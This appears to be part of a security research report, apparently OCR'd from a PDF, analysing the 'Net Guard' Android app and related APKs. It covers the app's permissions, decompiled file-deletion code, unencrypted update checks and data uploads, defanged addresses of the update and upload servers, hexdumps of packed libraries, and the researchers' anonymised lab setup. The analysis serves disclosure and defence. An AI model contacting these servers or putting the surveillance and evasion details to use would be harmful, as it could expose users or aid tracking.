
GA_AJ_JK_GXH.apk (Net Guard Application):
The application uses standard libraries and permissions to access external storage and the internet. However, when it performs update checks and downloads it does so over an un-secure HTTP channel, which can leave the user vulnerable to man-in-the-middle attacks. This is further examined below.

To access and retrieve data from the device, the application uses standard mechanisms that requests permissions from the OS, extracts essential information from the device, and reads/writes data to external storage. While these mechanisms are standard, how the permissions are requested can be very subtle to the user. The research team used a phone running Android Lollipop to dynamically analyze this application. During so the research observed the permissions request only once, during the installation of the APK, but no other times afterwards.

The following is the application's manifest file containing the permissions requested and breakdown of what each means:

```
GA_AJ_JK_GXH/apktool/GA_AJ_JK_GXH/AndroidManifest.xml:
3:    <uses-permission android:name="android.permission.INTERNET"/>
4:    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
5:    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
6:    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
7:    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
8:    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
9:    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10:    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
11:    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
12:    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

As seen below, the application asks for multiple permissions:



INTERNET

- Allows an application to create network sockets.

READ_PHONE_STATE

- Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.

ACCESS_WIFI_STATE

- Allows an application to view the information about the status of Wi-Fi.

MOUNT_UNMOUNT_FILESYSTEMS

- Allows the application to mount and unmount file systems for removable storage.

WRITE_EXTERNAL_STORAGE

- Allows an application to write to the SD card.

READ_EXTERNAL_STORAGE

- Allows an application to read from SD Card.

ACCESS_NETWORK_STATE

- Allows an application to view the status of all networks.

RECEIVE_BOOT_COMPLETED

- Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.

It leverages the following the following libraries to obtain this information:

- android.content.Context
- android.net.wifi.WifiInfo
- android.net.wifi.WifiManager
- android.os.Build
- android.telephony.TelephonyManager
- java.net.NetworkInterface
- java.net.SocketException
- java.util.Enumeration

The application has a screenshot feature to capture images of the list of dangerous file, if found. These images are saved and exported to the device's image gallery (/sdcard/DCIM), where it will reside until manually removed.
Aside from this, the application is relatively good about cleaning up after itself. In its lifecycle it creates the following files:

- /sdcard/JWWS/GA_AJ_JK_GXH.apk
- /sdcard/JWWS/JWWS/shouji_anjian/jbxx.txt
- /sdcard/JWWS/JWWS/shouji_anjian/files.txt
- /sdcard/JWWS/JWWS/shouji_anjian/JWWS.zip

Once these files are used they are promptly deleted. MainActivity deletes JWWS.zip, and everything in it's containing folder, once the upload is completed and any time the application is exited.

```
com/itap/sjga/MainActivity.java:
190   private void deleteFlie()
191   {
192     File localFile1 = new File(Constant.ZIPPATH);
193     File localFile2 = new File(Constant.FILEPATH);
194     if (localFile1.exists()) {
195       delete(localFile1);
196     }
197     if (localFile2.exists()) {
198       delete(localFile2);
199     }
200   }
com/itap/sjga/MainActivity.java:
315   private void testUploadFile(Context paramContext)
316   {
343           MainActivity.this.deleteFlie();
com/itap/sjga/MainActivity.java:
506   protected void onDestroy()
507   {
...
515     deleteFlie();
```

ExecuteThread also recursively deletes everything in /JWWS/JWWS/shouji_anjian/ before startSM begins scanning files.

```
com/itap/utils/ExecuteThread.java:
  57   public static void deleteFile(File paramFile)
58   {
59     if (!paramFile.exists()) {
60       return;
61     }
62     if (paramFile.isFile())
63     {
64       paramFile.delete();
65       return;
66     }
67     File[] arrayOfFile = paramFile.listFiles();
68     int j = arrayOfFile.length;
69     int i = 0;
70     for (;;)
71     {
72       if (i >= j)
73       {
74         paramFile.delete();
75         return;
76       }
77       deleteFile(arrayOfFile[i]);
78       i += 1;
79     }
80   }

com/itap/utils/ExecuteThread.java:
380   private void startSM()
381   {
...
```

```
404         localObject3 = new File(this.context.getExternalFilesDir(null).getAbsolut
404 ePath() + "/JWWS/JWWS/shouji_anjian/");
405         deleteFile((File)localObject3);
```


Also, the application uses un-encrypted HTTP channels to check and download version updates and to transfer and upload user data. This is dangerous as it allows man-in-the-middle (MITIM) attacks. For more information regarding what information is sent between the application and the server, refer to sections What privacy problems might be in the application? and Where is data sent/stored? for more information.

References:


- URL server: hxxp://47.93.5.238:8081
- Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)

Q6: What privacy problems might be in the application?

GA_AJ_JK_GXH.apk (Net Guard Application):
All communication performed from the device to the URL server (updating) and the base server (data exfiltration) is done over un-encrypted HTTP. An actor man-in-the-middling on a local network would be able to see all traffic between the application on a user's phone and the base server. This is further explained below.
Un-encrypted HTTP channels are used to check and download version updates and to transfer and upload user data. This is dangerous as any actor man-in-the-middling (MITIM) could manipulate this network traffic to achieve a series of objectives.
Unsigned updates (shown below) means that any actor could provide a user with their own malicious APK.



The transfer of un-encrypted means that any actor can read sensitive user information or frame a user by injecting false file metadata to inform the authorities.



References:

- URL server: hxxp://47.93.5.238:8081
- Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)

APPENDICES

A1: Other APKs Provided by OTF

GA_AJ_JK_GXH.apk

This was the primary application APK reviewed. The “app_name” (净网卫士) roughly translates to “Net Guard”. The APK was acquired via the QR code on the main JingWang website (hxxp://jw.js.vnet.cn). The QR code (see image below) decodes to an URL (hxxp://47.93.5.238:8081/APP/GA_AJ_JK/GA_AJ_JK_GXH.apk?AJLY=650102000000). When this QR code is scanned by an Android device it will perform a download of the APK file.

Additionally, four APKs were provided by the client to the research team. GA_AJ_JK_GXH.apk was one of those four. The APK provided by the client (Named GA_AJ_JK_GXH.apk) and the one discovered by the research team (Also named GA_AJ_JK_GXH.apk) were found to be the same application in code and functionality, but contained differing release versions.

This can be seen in the following string comparison.

First the APK provided by the client:

```
% less -N apktool.yml
     21 versionInfo:
     22   versionCode: '1'
     23   versionName: '1.2'
res/layout/activity_main.xml:6:        <TextView android:textSize="18.0sp"
android:textColor="#ffffffff" android:layout_width="wrap_content"
android:layout_height="wrap_content" android:layout_marginLeft="4.0dip" android:text="净网卫士
(V1.2)" android:layout_toRightOf="@id/title_back_img" android:layout_centerVertical="true" />
```

Next the APK discovered by the research team (hxxp://47.93.5.238:8081/APP/GA_AJ_JK/GA_AJ_JK_GXH.apk?AJLY=650102000000)

```
% less -N apktool.yml
     21 versionInfo:
     22   versionCode: '1'
     23   versionName: '1.3'
```

```
apktool/GA_AJ_JK_GXH/res/layout/activity_main.xml:6:        <TextView
android:textSize="18.0sp" android:textColor="#ffffffff" android:layout_width="wrap_content"
android:layout_height="wrap_content" android:layout_marginLeft="4.0dip" android:text="净网卫士
(V1.3)" android:layout_toRightOf="@id/title_back_img" android:layout_centerVertical="true" />
```

SJ_AJ.apk and SJ_GA.apk

SJ_AJ.apk and SJ_GA.apk whose “app_name” (公安局安检) roughly translates to Public Security Bureau Safety Check were discovered by the research team when exploring the base URL of the decoded QR code (hxxp://47.93.5.238:8081/APP)

Additionally, these APKs were two of the four provided by the client to the research team. The two APKs provided by the client and the two discovered by the research team were found to be the same in code, functionality, and release versions (V1.0).

SJ_AJ.apk and SJ_GA.apk are also the same in code, functionality, and release version. The only differing files/code between SJ_AJ.apk and SJ_GA.apk was the res/raw/text.txt file, specifying different AJLY, QBID, and SJH URL parameters issued when downloading the APK from the URL server.

```
% cat SJ_AJ/apktool/SJ_AJ/res/raw/text.txt
AJLY=0.5997951215337043&QBID=0.04835488603808891&SJH=0.18707808335696785%
% cat SJ_GA/apktool/SJ_GA/res/raw/text.txt
AJLY=BXAQ&QBID=151110384571706081145l2&SJH=15111038457
```


BXAQ_1.9.0.apk

This APK was one of four provided to the research team by the client, and was the only one that was not discovered from the base URL of the decoded QR code (hxxp://47.93.5.238:8081/APP). It is a much larger application at ~55MB, in comparison the other three which are just under 2MB.

```
%du -h bxaq/original/BXAQ_1.9.0.apk
 55M    bxaq/original/BXAQ_1.9.0.apk
% du -h GA_AJ_JK_GXH.apk
1.3M    GA_AJ_JK_GXH.apk
% du -h sj_aj/original/SJ_AJ.apk
1.9M    sj_aj/original/SJ_AJ.apk
% du -h sj_ga/original/SJ_GA.apk
1.9M    sj_ga/original/SJ_GA.apk
```

The application also contains native libraries that are explicitly loaded when the application is ran. Some contain dubious exports.

```
% grep -rn "System\.loadLibrary" src/com/itap
src/com/itap/view/idcard/LPR.java:9:    System.loadLibrary("LPRecognition");
src/com/itap/view/user/SplashActivity.java:36:    System.loadLibrary("diff");
```



Some of these libraries are potentially packed or compressed.

```
% grep -nr "libs_2_InputMethod" *
apktool/BXAQ_1.9.0/smali/com/itap/view/xiaoxi/QingBaReplyActivity.smali:2577:    const-string
v5, "/data/data/com.itap.app/lib/libs_2_InputMethod.so"
% file apktool/BXAQ_1.9.0/lib/armeabi/libs_2_InputMethod.so
apktool/BXAQ_1.9.0/lib/armeabi/libs_2_InputMethod.so: data
% hexdump  -C apktool/BXAQ_1.9.0/lib/armeabi/libs_2_InputMethod.so
00000000  00 00 00 00 00 00 00 00  4f 4c 53 45 32 2e 30 2e  |........OLSE2.0.|
00000010  30 00 00 00 00 00 00 00  00 00 00 00 32 30 31 35  |0...........2015|
00000020  30 32 30 33 00 00 00 00  00 00 00 00 42 41 49 44  |0203........BAID|
00000030  55 00 00 00 32 30 31 35  30 32 30 33 00 00 00 00  |U...20150203....|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000100  63 5f 61 20 35 32 35 36  20 34 30 36 34 34 30 39  |c_a 5256 4064409|
00000110  30 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |0...............|
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000160  00 00 00 00 63 5f 62 20  34 30 36 34 39 33 34 36  |....c_b 40649346|
00000170  20 32 33 38 39 39 34 31  00 00 00 00 00 00 00 00  | 2389941........|
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001c0  00 00 00 00 00 00 00 00  63 5f 63 20 34 33 30 33  |........c_c 4303|
000001d0  39 32 38 37 20 34 32 34  37 30 33 36 00 00 00 00  |9287 4247036....|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00001490  4f 4c 53 45 32 2e 30 2e  30 00 00 00 00 00 00 00  |OLSE2.0.0.......|
000014a0  00 00 00 00 32 30 31 34  30 34 33 30 00 00 00 00  |....20140430....|
000014b0  00 00 00 00 42 41 49 44  55 00 00 00 32 30 31 34  |....BAIDU...2014|
000014c0  30 34 33 30 00 00 00 00  00 00 00 00 00 00 00 00  |0430............|
000014d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

```
00001580  00 00 00 00 00 00 00 00  03 00 00 00 54 f2 9f 00  |............T...|
00001590  8c bb 00 00 8c bb 00 00  b1 02 3f 00 17 34 60 00  |..........?..4`.|
000015a0  00 00 00 00 00 00 00 00  df 71 00 00 df 71 00 00  |.........q...q..|
000015b0  f0 0f 00 00 f0 0f 00 00  8a bb 8b bb 89 bb 00 00  |................|
000015c0  00 00 00 00 30 ee 02 00  30 ee 02 00 d8 d2 42 01  |....0...0.....B.|
000015d0  d8 d2 42 01 2c c5 e2 01  2c c5 e2 01 a8 8c e4 01  |..B.,...,.......|
000015e0  a8 8c e4 01 24 54 e6 01  24 54 e6 01 e4 93 e6 01  |....$T..$T......|
```

Other Notes

There was no evidence found of GA_AJ_JK_GXH.apk potentially downloading and replacing itself with SJ_AJ.apk, SJ_GA.apk, or BXAQ_1.9.0.apk. There was also no evidence found that has lead the research team to believe that SJ_AJ.apk and SJ_GA.apk downloads and updates to newer versions.

A2: Setup Process and Tools

All research was performed with the following considerations:

- One-time use laptop for research, Android emulation, and interfacing with the target cellphone
- Linux OS with full disk encryption and no running network services
- Research was performed within a KVM instance running Linux
- Android emulation was performed with MobSF using Virtualbox VM and a custom modified X86 Android emulator running Android 5.1
- The X86 Android emulator running Andriod 5.1 was instrumented through ADB and was used for the bulk of the dynamic analysis portion. Additionally, it had spoofed GPS locations, spoofed SIM and system information, spoofed network interfaces and statuses, and all network traffic was intercepted by Burp suite on the host computer
- Internet connectivity was provided via public WIFI or a 4G USB modem with an AT&T prepaid tablet contract
- The laptop provided internet to the phone over USB
- All connections were tunneled through IVPN multi-hop service. Entered through foreign country servers and exited through another foreign server when performing research and connecting to the URL or base server.
- One-time use cell phone (Moto G4) was used to install and run the target application
- The phone had its cameras, microphones, and antennas removed. When operating, It was kept within a Faraday cage to prevent wireless emanations
- The phone was flashed with a Lineage OS, with English Canadian locale set, all possible diagnostic telemetry disabled, network discovery services disabled, and wireless peripherals disabled, and Google apps were not installed
- All devices has had their data and cache securely wiped and have been destructively discarded

- All hardware was purchased with cash. A pre-paid debit card was used to purchase the AT&T prepaid SIM card and service. The pre-paid debit card was then traded for bitcoin to anonymously purchase IVPN service.
- MobSF was performed to aid in static code analysis and watch for abnormal behavior during dynamic analysis
- JD was used to decompile the APK into readable Java class files. This provided the primary set of resources for reversing.
- Apktool was used convert the Java dex files to smali for analysis, patching, and extracting APK assets. Occasionally both JD and MobSF would decompile code incorrectly. In these situations, the smali was reversed
- IDAPro was used to analyze the native libraries in BXAQ_1.9.0.apk

A3: Server-side Information Enumeration

There is one server hosting services on two ports that the Android application communicates with over HTTP:
URL server: hxxp://47.93.5.238:8081

- Uses a Tomcat web server
- Hosts GA_AJ_JK_GXH.apk, SJ_AJ.apk, SJ_GA.apk, version.xml files, and HTML/Javascript files to aid in downloading the APKs
- Observed to be used for checking application updates and initial download via QR code

The application version checks making a GET request for a version.xml file on a server (line 10), which is a string (url_server) referenced from the application's res/values/strings.xml file:

```
res/values/strings.xml:
 1 <?xml version="1.0" encoding="utf-8"?>
 2 <resources>
 ...
10     <string
name="url_server">http://47.93.5.238:8081/APP/VERSION/jingwangweishi_version/version.xml</stri
ng>
```

Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)

- Serves a mobile API over a servlet
- Serves an iTap login portal
- Observed to be used for local database syncing and uploading of device information (essential information) and metadata of local files on external storage (WBXX)

A iTap login portal was discovered on the server and is most likely intended for the BXAQ application.

iTap合成作战平台(V3.0)

用户名:

密　码:

技术支持QQ群:248693965 技术支持电话:4006528908

专用浏览器下载